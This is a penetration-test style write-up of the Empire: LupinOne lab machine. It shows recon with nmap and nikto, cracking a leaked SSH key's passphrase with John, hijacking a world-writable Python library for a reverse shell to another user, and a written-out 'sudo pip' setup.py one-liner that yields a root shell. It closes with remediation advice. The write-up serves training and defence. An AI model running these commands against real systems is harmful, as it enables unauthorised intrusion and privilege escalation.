Empire: LupinOne — Penetration Testing & Vulnerability Assessment Report

Oct 18, 2026 · @Munna

Target System: Empire – LupinOne (192.168.0.105) **Assessment Type:** Internal Network Pentest / Black-Box **Status:** Compromised (Root Access Achieved)

Executive Summary

This black-box internal penetration test against the Empire: LupinOne server (192.168.0.105) ended in full `root` compromise.

The attack chain ran through four stages: information disclosure on the web server exposed a private SSH key; offline password cracking recovered its passphrase; a misconfigured `sudo` policy plus a world-writable Python library enabled lateral movement; and an insecure `pip` execution policy delivered privilege escalation to root.


Overall Risk Rating: CRITICAL — an unauthenticated attacker can gain total control of the server, compromising the confidentiality, integrity, and availability of all data on it.

Methodology

The assessment followed a standard four-phase pentest methodology:

1. **Reconnaissance & Enumeration** — service mapping and web directory brute-forcing.
2. **Vulnerability Analysis** — identifying misconfigurations and leaked sensitive data.
3. **Exploitation** — gaining initial access via recovered credentials.
4. **Post-Exploitation & Privilege Escalation** — enumerating internal configurations to move laterally to a second user, then vertically to root.

Reconnaissance & Service Enumeration



A full TCP port scan with Nmap identified two services: SSH (22) and HTTP (80).

```
nmap -sV -sC -p- 192.168.0.105
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.48 ((Debian))
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/~myfiles
|_http-server-header: Apache/2.4.48 (Debian)
```

A follow-up Nmap vulnerability scan (`--script vuln`) flagged the OpenSSH 8.4p1 build against known CVEs via vulners, and confirmed no DOM-based, stored, or CSRF issues on the web app.


Nikto added further detail: Apache 2.4.48 is outdated, directory indexing is enabled under `/image/` and `/manual/images/`, and standard security headers (including `content-security-policy`) are missing.

```
nikto -h http://192.168.0.105
```


```
+ Server: Apache/2.4.48 (Debian)
+ [600050] Apache/2.4.48 appears to be outdated (current is at least 2.4.66).
+ [013587] /: Suggested security header missing: content-security-policy.
+ [002114] /manual/: Web server manual found.
+ [750500] /manual/images/: Directory indexing found.
+ [750500] /image/: Directory indexing found.
```

Vulnerability Discovery & Initial Access


The `/robots.txt` disallow entry pointed to a hidden path, `~myfiles`, which served a custom 404 page.




Viewing the page source revealed a hidden comment containing what looked like a Base58-encoded string.



Decoding it in CyberChef resolved to a secret path.



That path exposed a private SSH key (`id_rsa`) — a critical information-disclosure finding.



The key was passphrase-protected. Converting it for John the Ripper and running it against the `fasttrack.txt` wordlist recovered the passphrase in under two seconds:

```
ssh2john id_rsa > hash.txt
john --wordlist=/usr/share/wordlists/fasttrack.txt hash.txt
```

```
P@55w0rd!        (id_rsa)
1g 0:00:00:01 DONE (2026-10-15 14:22) 0.5102g/s 65.30p/s
```

The recovered passphrase authenticated the key over SSH as user `icex64` (legacy KEX/host-key algorithms were explicitly permitted client-side to match the server's configuration):

```
ssh -o KexAlgorithms=+diffie-hellman-group14-sha256 -o
HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa -i id_rsa
icex64@192.168.0.105
```

```
┌──(root㉿kali)-[/home/kali/Desktop/Projecte]
└─# ssh -o KexAlgorithms=+diffie-hellman-group14-sha256 -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa -i id_rsa icex64@192.168.0.105
Enter passphrase for key 'id_rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$ id
uid=1001(icex64) gid=1001(icex64) groups=1001(icex64)
icex64@LupinOne:~$
```

root@kali: /home/kali/Desktop/Projecte | icex64@LupinOne: ~

```
icex64@LupinOne:~$ id
uid=1001(icex64) gid=1001(icex64) groups=1001(icex64)
icex64@LupinOne:~$ pwd
/home/icex64
icex64@LupinOne:~$ ls
user.txt
icex64@LupinOne:~$ cat user.txt
```



```
3mp!r3{I_See_That_You_Manage_To_Get_My_Bunny}
icex64@LupinOne:~$
```

Lateral Movement — icex64 to arsene

`sudo -l` showed that `icex64` could run a specific script as `arsene` without a password:

```
User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

`heist.py` imported the standard `webbrowser` library:

```
import webbrowser
print ("Its not yet ready to get in action")
webbrowser.open("https://empirecybersecurity.co.mz")
```

Checking the library file revealed a critical permissions flaw — it was world-writable:

```
-rwxrwxrwx 1 root root 24087 Oct 16 07:17 /usr/lib/python3.9/webbrowser.py
```

```
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py


Use "fg" to return to nano.

[1]+  Stopped                 nano /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
```

A Python reverse-shell payload was injected into `webbrowser.py`. Running `heist.py` via `sudo` then executed the modified module instead of the real library, returning a shell as `arsene`.

```
┌──(root㉿kali)-[/home/kali/Desktop/Projecte]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.5] 34862
arsene@LupinOne:/home/icex64$ id
id
uid=1000(arsene) gid=1000(arsene) groups=1000(arsene),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
arsene@LupinOne:/home/icex64$ ls -la
ls -la
total 40
drwxr-xr-x 4 icex64 icex64 4096 Oct  7  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw------- 1 icex64 icex64  115 Oct  7  2021 .bash_history
-rw-r--r-- 1 icex64 icex64  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 icex64 icex64 3526 Oct  4  2021 .bashrc
drwxr-xr-x 3 icex64 icex64 4096 Oct  4  2021 .local
-rw-r--r-- 1 icex64 icex64  807 Oct  4  2021 .profile
-rw------- 1 icex64 icex64   12 Oct  4  2021 .python_history
drwx------ 2 icex64 icex64 4096 Oct  4  2021 .ssh
-rw-r--r-- 1 icex64 icex64 2801 Oct  4  2021 user.txt
arsene@LupinOne:/home/icex64$ cd ..
cd ..
arsene@LupinOne:/home$ ls
ls
arsene
icex64
arsene@LupinOne:/home$ cd arsene
cd arsene
arsene@LupinOne:~$ ls
ls
heist.py
```

```
arsene@LupinOne:/home/icex64$ cd ..
cd ..
arsene@LupinOne:/home$ ls
ls
arsene
icex64
arsene@LupinOne:/home$ cd arsene
cd arsene
arsene@LupinOne:~$ ls
ls
heist.py
note.txt
arsene@LupinOne:~$ pwd
pwd
/home/arsene
arsene@LupinOne:~$ ls -la
ls -la
total 40
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .
drwxr-xr-x 4 root   root   4096 Oct  4  2021 ..
-rw------- 1 arsene arsene   47 Oct  4  2021 .bash_history
-rw-r--r-- 1 arsene arsene  220 Oct  4  2021 .bash_logout
-rw-r--r-- 1 arsene arsene 3526 Oct  4  2021 .bashrc
-rw-r--r-- 1 arsene arsene  118 Oct  4  2021 heist.py
drwxr-xr-x 3 arsene arsene 4096 Oct  4  2021 .local
-rw-r--r-- 1 arsene arsene  339 Oct  4  2021 note.txt
-rw-r--r-- 1 arsene arsene  807 Oct  4  2021 .profile
-rw------- 1 arsene arsene   67 Oct  4  2021 .secret
arsene@LupinOne:~$ cat .secret
cat .secret
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*"j7*Q"
arsene@LupinOne:~$
```

Privilege Escalation to Root — arsene to root

A second `sudo -l` check as `arsene` showed unrestricted, passwordless `sudo pip` access — a well-documented GTFOBins privilege-escalation vector.

```
arsene@LupinOne:~$ cat .secret
cat .secret
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*"j7*Q"
arsene@LupinOne:~$ sudo -l
sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$
```

A malicious Python package with an OS-command payload in `setup.py`, installed via `sudo pip`, delivered an interactive root shell:

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty)
2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

Impact: total compromise of the LupinOne server with `root` privileges.

Remediation Recommendations

1. **Remove sensitive data from web roots.** Private keys, configuration files, and developer comments should never sit in public-facing web directories.
2. **Enforce strong passphrases.** The SSH key's passphrase (`P@55w0rd!`) was cracked in under two seconds against a small dictionary; require real complexity.
3. **Audit file permissions (least privilege).** Core system files and libraries — e.g. `/usr/lib/python3.9/webbrowser.py` — must be root-owned and never world-writable (`777`).
4. **Restrict sudo privileges.** Remove `NOPASSWD` execution of other users' scripts where not strictly necessary, and never grant `NOPASSWD` sudo rights to package managers (`pip` , `apt` , `dpkg`) or interpreters (`python` , `bash`), since all can execute arbitrary code.